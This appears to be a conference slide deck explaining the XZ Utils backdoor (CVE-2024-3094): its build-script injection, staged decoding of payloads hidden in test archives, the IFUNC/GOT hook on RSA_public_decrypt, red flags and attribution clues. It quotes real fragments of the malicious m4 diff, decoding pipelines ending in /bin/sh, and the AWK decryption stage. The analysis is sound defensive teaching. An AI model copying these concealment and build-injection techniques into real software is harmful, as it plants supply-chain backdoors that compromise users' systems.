
**CVSS Base Score: 10.0**  
Impact Subscore: 6.0  
Exploitability Subscore: 3.9  
**CVSS Temporal Score: NA**  
CVSS Environmental Score: NA  
Modified Impact Subscore: NA  
**Overall CVSS Score: 10.0**

Show Equations

CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H





# It was a pretty big deal

It was all over the tech news, even some mainstream media

# The tech involved..





# A concert of several libraries

The backdoor code was in **XZ Utils**, and plugged into **OpenSSH** via **systemd**.

## The two parts:

A **shell script** that modifies the build process to inject..

.. an **object file** with the backdoor into the resulting executable.

# <<digression: **OpenSSH**>>



(OpenSSH logo, fair use)

OpenSSH @



- OpenBSD Secure SHell,
- A suite of networking tools based on the SSH protocol,
- ~25 years old, used almost everywhere – literally,
- Written in C, but extremely well-vetted and secure.



# <<digression: **Systemd**>>

[ ● ◀ ] **systemd**

(systemd logo, CC BY-SA 4.0)

systemd @



- A unified service components for Linux OSs,
- A follow-up for “System V init”,
- Not uncontroversial initially, to say the least,
- Used by all major Linux distros these days.

# The major tools/libraries used

The backdoor was in XZ Utils, and builds on several tools:

- C and the C compiler for the low-level code,
- GNU autoconf,
- The m4 macro processor language,
- GNU Make,
- Bourne shell scripts.

# How it worked.. 1/N

**Wait, stop!** Wouldn't an object file with backdoor code be discovered easily?

Well. Not if it were added as part of a bunch of “corrupt” test `.lzma` files..

This is not at all suspicious. From the README:

*This directory contains bunch of files to test handling of `.xz`, `.lzma` (LZMA\_Alone), and `.lz` (`lzip`) files in decoder implementations. Many of the files have been created by hand with a hex editor, thus there is no better “source code” than the files themselves.*

# How it worked.. 2/N

Autoconf `configure.ac` generates a script, calling `.m4` files, that were patched:

```
1 diff --git a/build-to-host.m4 b/build-to-host.m4
2 index ad22a0a..d5ec315 100644
3 --- a/build-to-host.m4
4 +++ b/build-to-host.m4
5
6 ...
7
8 + gl_am_configmake=`grep -aErls "#{4}[[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
9 + if test -n "$gl_am_configmake"; then
10 +   HAVE_PKG_CONFIGMAKE=1
11 + else
12 +   HAVE_PKG_CONFIGMAKE=0
13 + fi
14
15 ...
```



Testing shows it matches binary file `/tests/files/bad-3-corrupt_lzma2.xz` 🤪

# How it worked.. 3/N

Following the `egrep` match, substitutions with `tr` are made and we arrive at:

```
# build-to-host.m4
# ...

if test "x$gl_am_configmake" != "x"; then
  gl_[${1}]_config='sed "r\n" $gl_am_configmake | eval $gl_path_map | $gl_[${1}]_prefix -d 2>/dev/null'
else
  gl_[${1}]_config=''
fi
```

The end result is a variable `gl_[${1}]_config` with the value:

```
sed "r\n" $gl_am_configmake | eval $gl_path_map | $gl_[${1}]_prefix -d 2>/dev/null
```

Which, to the shell that executes it essentially reads like:

```
cat ./tests/files/bad-3-corrupt_lzma2.xz | tr "\t \-_" "\t_\-_" | xz -d
```

# How it worked.. 4/N

Then, finally this variable evaluated here (through `eval`):

```
dnl If the host conversion code has been placed in $gl_config_gt,  
dnl instead of duplicating it all over again into config.status,  
dnl then we will have config.status run $gl_config_gt later, so it  
dnl needs to know what name is stored there:
```

```
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \${gl_[${1}]_config}")])
```

Output is logged to `/dev/null`, the black hole of any Linux/\*nix system.

# How it worked.. 5/N

When run against the sources of XZ v5.6.1 (the “fixed” malicious version):

```
$ cat ./tests/files/bad-3-corrupt_lzma2.xz | tr "\t \-_" " \t_\-_" | xz -d
####Hello####
#U$
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 &&
...12 more times...
(head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +939)";
(xz -dc $srcdir/tests/files/good-large_compressed.lzma|
eval $i|tail -c +31233|
tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|
xz -F raw --lzma1 -dc|/bin/sh
####World####
```



# How it worked.. 6/N

The result that follows is a very long shell script, that does the following:

- Check for magic values in other test files (an extension mechanism!),
- Check if GNU indirect function support is enabled,
- Check if shared library support is enabled,
- Check if the system is an x86-64 Linux system,
- Check for the right CRC `IFUNC` code (added by “Hans Jansen”),
- Check for GCC, GNU `ld` and `libtool` to setup the build with `PIC` support.

*...continuing on the next slides...*

# How it worked.. 7/N

Note that we're still inside a configuration script! Leading to atrocities like:

```
d=`echo $gl_path_map | sed 's/\\\\/\\\\\\\\\\\\\\\\/g'`  
b="am_strip_prefix = $d"  
sed -i "$w/i$b" src/liblzma/Makefile || true
```

(that is, shell quoting inside a quoted string inside a Makefile)

Then more lines are added to `src/liblzma/Makefile`, in scattered places. Also, there is a bunch of script code that seems to be there just for misdirection.

# How it worked.. 8/N

Finally, the following line is injected:

```
sed rpath $(am__test_dir) | $(am__dist_setup) >/dev/null 2>&1
```

Boiling down to:

```
cat ./tests/files/bad-3-corrupt_lzma2.xz | tr "\t \-_" " \t_\- " | xz -d | /bin/sh
```

Note how `rpath` is a very commonly used linker flag...not used on a linker here!

# How it worked.. 9/N

Then there's even a full RC4-like decryption in AWK 😲

```
# ...  
  
xz -dc $top_srcdir/tests/files/$p | eval $i | LC_ALL=C sed "s/\(.\)/\1\n/g" | LC_ALL=C awk 'BEGIN{FS="\n";RS="\n";ORS="" ;m=256;  
for(i=0;i<m;i++){t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;}i=0;j=0;for(l=0;l<8192;l++){i=(i+1)%m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;}}  
{v=t["x" (NF<1?RS:$1)];i=(i+1)%m;a=c[i];j=(j+a)%m;b=c[j];c[i]=b;c[j]=a;k=c[(a+b)%m];printf "%c",(v+k)%m}' | xz -dc --single-stream  
| ((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true  
  
# ...
```

And this goes on, and on, and on...It's all quite involved and advanced 😲

# How it worked.. 10/N

In the end, a C program is produced and build, containing:

```
1 // ...
2
3 #if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) && \
4     defined(CRC_X86_CLMUL) && defined(CRC_USE_IFUNC) && defined(PIC) && \
5     (defined(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))
6
7 extern int _get_cpuid(int, void*, void*, void*, void*, void*);
8
9 static inline bool _is_arch_extension_supported(void) {
10     int success = 1;
11     uint32_t r[4];
12     success = _get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16);
13     const uint32_t ecx_mask = (1 << 1) | (1 << 9) | (1 << 19);
14     return success && (r[2] & ecx_mask) == ecx_mask;
15 }
16
17 // ...
```

This object file `liblzma_la-crc64_fast.o` contains the backdoor.

# How it worked.. 11/N

The object file contained a function `_get_cpuid`, called by the GNU indirect function (IFUNC) resolver during the dynamic linking stage, early in program execution.

After dynamic linking, the Global Offset Table (GOT) and Procedure Linking Table (PLT) are made read-only to prevent buffer overflows etc. to modify it.

The attack code would then modify the GOT/PLT tables and detour OpenSSL function symbol `RSA_public_decrypt@got.plt` to its own implementation.

Built-in tries were used to obfuscate the strings inside the exploit binary.

# How it worked.. 12/N

Once the attack code was in place, the detoured `RSA_decrypt_public` call would check for an SSH certificate with a payload in the “CA signing key N value”. The code would verify a hardcoded ED448 public key for signature validation.

## Summarizing

- The backdoor was open to everyone who had a specific ED448 key,
- It was possible to perform direct remote commands (i.e. RCE).



# <<digression: **ED448**>>

Curve448, or Curve448-Goldilocks is an elliptic curve for use with the [elliptic-curve Diffie-Hellman \(ECDH\)](#) key agreement scheme, offering up to 224 bits of security.

[>> More info on Curve448 on Wikipedia <<](#)

**Wait, what?...The attack script code was visible only in the GitHub tarball! 🤔**

Yes. When creating a release, you're free to upload custom deliverables. It is customary to include `configure` scripts only in the tarball distribution.

# Red flags

- A lot of CPU time was spent *before main* and in failed login attempts,
- A manual build would show weird recursive calls during `make`,
- OpenSSH would not show the behavior when started without `systemd`,
- Debugging failed to attribute code to any known linking symbol.

# Wrapping up

**It turns out it was overengineered..**

A simpler implementation without the level of obfuscation would have been harder to detect! The attack code had a certain “corporate feel” to it.

# Whodunit?



# Facts: **the attack code**

- The attack campaign was long-running and carefully executed,
- A ton of effort was put into the attack code,
- Much of the mechanics revolve around “oldskool” Linux/\*nix skills.

# Facts: **the sock puppets**


- All e-mail addresses used followed the pattern 'name+number@email',
- All e-mail addresses only show up in relation to XZ Utils,
- None of the used e-mail addresses show up in breached databases.



# What about **work-related behavior**?

- The name “Jia Tan” sounds Asian and suggests Chinese/Indonesian origin,
- Working times and holidays somewhat suggest UTC+02/03 (EET),
- Easily override Git times via `GIT_AUTHOR_DATE` and `GIT_COMMITTER_DATE`,
- Easier still: override the time zone 🙄

Most likely, time zones were tweaked. But this takes a lot of discipline!  
There are a number of timezone slip-ups with weird commit timezones.



(source: Wikipedia: Standard time zones of the world, CC BY-SA 3.0)

# What the experts say

Given the known facts, the malicious actor likely is an **APT**

# <<digression: **APT**s>>

Advanced Persistent Threat

A threat actor, typically state or state-sponsored.

>> [More APTs on Wikipedia](#) <<

# What can we learn?



Everything that's being said  
about open-source is **true**..

..and: **how much more irons are there in the fire?** 🙄

Andres Freund is a role model for  
how to be **diligent** and **rigorous** 💪



# Please be nice online! ❤️

And, if you can, donate or contribute to open source software.

(no backdoors please)

# That's it

Thank you 😊



 [github.com/krisvanrens](https://github.com/krisvanrens)

The “previous XZ logo” on the title page is licensed under CC BY-SA 4.0.  
All emoji in this presentation are part of the Twemoji set, licensed under CC BY-SA 4.0.  
All other images are mine, unless specified otherwise.

# Resources

- [CVE-2024-3094 at the NIST NVD](#)
- [Andres Freund's vulnerability disclosure to Openwall / oss-security](#)
- [XZ Utils backdoor page by Lasse Collin \(XZ Utils maintainer\)](#)
- [XZ Utils backdoor Wikipedia page](#)
- [Timeline of the attack, by Russ Cox](#)
- [LWN.net: How the XZ backdoor works](#)
- [PodCast: Andres Freund @ Risky.biz](#)
- [PodCast: Andres Freund @ Oxide and Friends](#)